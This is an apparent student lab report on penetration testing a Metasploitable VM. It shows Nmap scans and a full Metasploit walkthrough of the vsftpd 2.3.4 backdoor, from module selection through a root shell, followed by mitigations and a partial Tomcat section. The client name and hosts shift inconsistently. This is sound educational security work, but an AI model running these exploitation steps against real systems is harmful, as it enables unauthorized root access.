Sri Lanka Institute of Information Technology

Applied Information Assurance

IE3022

Year III Semester I Regular Intake

B.Sc. (Hons) in Information Technology specializing in Cyber Security

Cybersecurity Vulnerability Assessment Report

Pradhap R

Contents

Introduction

In today's digital world, companies face many security threats that can put their sensitive information at risk. To help address these risks, our company, PentestRus, was hired to conduct a thorough penetration test on Mayo Industries. The goal of this test was to find any weaknesses in their security systems and recommend ways to improve them.

Our team was divided into three groups: the Red Team, which carried out simulated attacks to find vulnerabilities; the Blue Team, which examined how well Mayo Industries could defend against those attacks; and the Purple Team, which evaluated the overall testing process and suggested improvements. We used tools like Angry IP Scanner and Nmap to identify several critical security issues, including problems with the vsftpd FTP server, Apache Tomcat, and Samba services.


This report details the vulnerabilities we found, discusses how they could affect the business, and provides practical recommendations to help Mayo Industries strengthen its security. By addressing these issues, the company can better protect its sensitive data and reduce the chances of future attacks.

Foot printing and reconnaissance (Information Gathering phase)

01. Angry IP Scanner

During a scan of the IP range 192.168.56.0 to 192.168.56.255 using Angry IP Scanner, several hostnames and open ports were identified. A notable finding was a vulnerable host at the IP address 192.168.56.103, which is associated with a Metasploitable server commonly utilized for testing security vulnerabilities. This server presents a significant opportunity for further security analysis and penetration testing.

Additionally, another host was detected at 192.168.56.105, which corresponds to the local host's IP address. These discoveries indicate potential areas for deeper investigation and highlight the importance of conducting thorough security assessments on identified hosts.


IP Range - Angry IP Scanner
Scan Go to Commands Favorites Tools Help
IP↑
Start


IP Range: 192.168.56.0 to 192.168.56.255 IP Range
Hostname: kali Netmask

IP	Ping	Hostname	Ports [3+]
192.168.56.96	[n/a]	[n/s]	[n/s]
192.168.56.97	[n/a]	[n/s]	[n/s]
192.168.56.98	[n/a]	[n/s]	[n/s]
192.168.56.99	[n/a]	[n/s]	[n/s]
192.168.56.100	1 ms	[n/a]	[n/a]
192.168.56.101	[n/a]	[n/s]	[n/s]
192.168.56.102	[n/a]	[n/s]	[n/s]
192.168.56.103	0 ms	METASPLOITABLE	80
192.168.56.104	[n/a]	[n/s]	[n/s]
192.168.56.105	0 ms	[n/a]	[n/a]
192.168.56.106	[n/a]	[n/s]	[n/s]
192.168.56.107	[n/a]	[n/s]	[n/s]
192.168.56.108	[n/a]	[n/s]	[n/s]
192.168.56.109	[n/a]	[n/s]	[n/s]
192.168.56.110	[n/a]	[n/s]	[n/s]
192.168.56.111	[n/a]	[n/s]	[n/s]
192.168.56.112	[n/a]	[n/s]	[n/s]
192.168.56.113	[n/a]	[n/s]	[n/s]
192.168.56.114	[n/a]	[n/s]	[n/s]
192.168.56.115	[n/a]	[n/s]	[n/s]

IP address details

IP: 192.168.56.103
Ping: 0 ms
Hostname: METASPLOITABLE
Ports: 80

Ready Display: All Threads: 0



KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:34
File Actions Edit View Help
echo@kali: ~
Metasploitable
File Machine View Input Devices Help
Right Ctrl

```
┌──(echo@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.105  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:feab:db49  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ab:db:49  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 2138 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 3038 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(echo@kali)-[~]
└─$ ping 192.168.56.103

PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=22.0 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.43 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=3.48 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=1.44 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=64 time=0.998 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=64 time=2.74 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=64 time=4.68 ms
64 bytes from 192.168.56.103: icmp_seq=8 ttl=64 time=4.11 ms
64 bytes from 192.168.56.103: icmp_seq=9 ttl=64 time=3.83 ms
64 bytes from 192.168.56.103: icmp_seq=10 ttl=64 time=5.01 ms
64 bytes from 192.168.56.103: icmp_seq=11 ttl=64 time=4.16 ms
64 bytes from 192.168.56.103: icmp_seq=12 ttl=64 time=53.2 ms
64 bytes from 192.168.56.103: icmp_seq=13 ttl=64 time=2.43 ms
64 bytes from 192.168.56.103: icmp_seq=14 ttl=64 time=0.884 ms
64 bytes from 192.168.56.103: icmp_seq=15 ttl=64 time=0.971 ms
64 bytes from 192.168.56.103: icmp_seq=16 ttl=64 time=0.692 ms
```

```
msfadmin@metasploitable:/home/user$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2e:6a:ad
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2e:6aad/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2652 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2498 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:217064 (211.9 KB)  TX bytes:201951 (197.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:238 errors:0 dropped:0 overruns:0 frame:0
          TX packets:238 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:87397 (85.3 KB)  TX bytes:87397 (85.3 KB)

msfadmin@metasploitable:/home/user$ _
```

To verify the results from Angry IP Scanner, team used the ifconfig command to confirm the local host's IP address. For the Metasploit server, team logged into its operating system to check the IP address directly. In both cases, the IP addresses matched the results from the scan, confirming that 192.168.56.103 is the Metasploitable server and 192.168.56.105 is the local host. This validation ensures the accuracy of the scan and the identified hosts.

02.Nmap



```
┌──(echo㉿kali)-[~]
└─$ nmap -sV 192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-06 13:10 PDT
Nmap scan report for 192.168.56.103
Host is up (0.0064s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.54 seconds
```


Using the nmap -sV command, team able to gather detailed information about the ports, their states (whether open or closed), the services running on those ports, and the versions of the services. And team identified several ports that could potentially be exploited for vulnerabilities. These ports include:

Port 21, Port 8180,Ports 445 or 139

Exploitation


01.Vsftpd backdoor Vulnerability

The vsftpd (Very Secure FTP Daemon) FTP server contains a significant vulnerability known as the "smiley face backdoor." This flaw allows an attacker to gain unauthorized control of a system by using a specific username that includes a smiley face character.




```
└─$ sudo bash
[sudo] password for cruiser:
┌──(root㉿cruiser)-[/home/cruiser]
└─# nmap -sV 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-09 03:20 EDT
Nmap scan report for 192.168.56.103
Host is up (0.000078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
```

During the scan, team discovered that the FTP service version is exposed, and the corresponding port is open. To further investigate, team searched for related exploits in the Metasploit console. The search returned the following results:




```
msf6 >
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Cc

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_ba
```

After using the exploit. The options or the parameters have to be set.




```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

The RPORT has been already stetted to the 21. And the RHOSTS have to be set. The RHOST is the 192.168.56.103. then set the parameters as below,




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.56.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                       using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Then after executing the exploit the shell is listening on the remote port without any authentication being required. Then the attacker may use it by connecting to the remote port and send commands remotely. Then after successfully executed the exploit.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[+] 192.168.56.103:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.105:36937 → 192.168.56.103:6200) at 2023-10-09 03:23:31 -0400
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
```

Then after we can surf through, we can find the files inside the machine



```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
ls
ftp
msfadmin
service
user
pwd
/home
cd user
```

Business Impact

The Blue Team's observations revealed a critical security vulnerability involving an open, unsecured port. This weakness allows attackers to gain unauthorized access to the system, using a username that can even include unconventional characters like a smiley face. Once they achieve root-level access, attackers can execute malicious actions, potentially resulting in substantial financial losses for Sentinel Industries, particularly in the financial services sector.

Such breaches can lead to the theft of sensitive customer data, including credit card and account information. Additionally, the installation of malware can disrupt system operations, jeopardizing valuable research facility data. The overall impact could be catastrophic, costing the company millions and damaging its reputation.

Mitigations and Recommendations


Upon identifying these vulnerabilities, the Blue Team promptly reported their findings to the Purple Team, which recommended essential precautions. One of the most critical actions is to update the vsftpd (Very Secure FTP Daemon) to the latest version, specifically version 2.3.5 or later, where known vulnerabilities have been addressed.

Furthermore, disabling anonymous logins is a vital mitigation measure. Most users do not require this feature and turning it off can significantly reduce the risk of unauthorized access. Organizations should also configure their servers to allow logins only from approved users. This can be achieved by establishing a whitelist of permitted IP addresses or by restricting access to the FTP server through a firewall. Implementing these recommendations will enhance the security posture of Sentinel Industries and protect its sensitive data.

02. Apache Tomcat Vulnerability


Apache Tomcat versions 5.5.0 through 5.5.29 and 6.0.0 through 6.0.26 have a critical vulnerability that affects how the server handles requests requiring BASIC or DIGEST authentication. When a request is made for a resource that needs authentication, attackers may be able to extract sensitive information, specifically the server's hostname or IP address. This information can be obtained from the realm field in the WWW-Authenticate header in the server's response.

This vulnerability is known as CVE-2010-1157. Beyond simply leaking information, this issue also poses a greater risk, as it could lead to remote code execution, allowing attackers to execute arbitrary commands on the server. This aspect of the vulnerability is identified as CVE-20101221. [1]



```
┌──(root㉿kali)-[/home/echo/Downloads]
└─# nmap -sV 192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-07 00:51 PDT
Nmap scan report for 192.168.56.103
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2E:6A:AD (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.06 seconds
```

For the host at IP address 192.168.56.103, I found port 8180 to be open. The Red Team can investigate this further to determine the exact version of Apache Tomcat running on this port. Based on the information gathered, it appears that the server is running Tomcat version 5.5. This version is known to have several vulnerabilities, making it a potential target for further exploitation during the penetration test.



```
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.01 seconds

┌──(root㉿kali)-[/home/echo/Downloads]
└─# nmap -sV 192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-07 00:50 PDT
Note: Host seems down. If it is really up, but blocking our ping probes, try
-Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.72 seconds

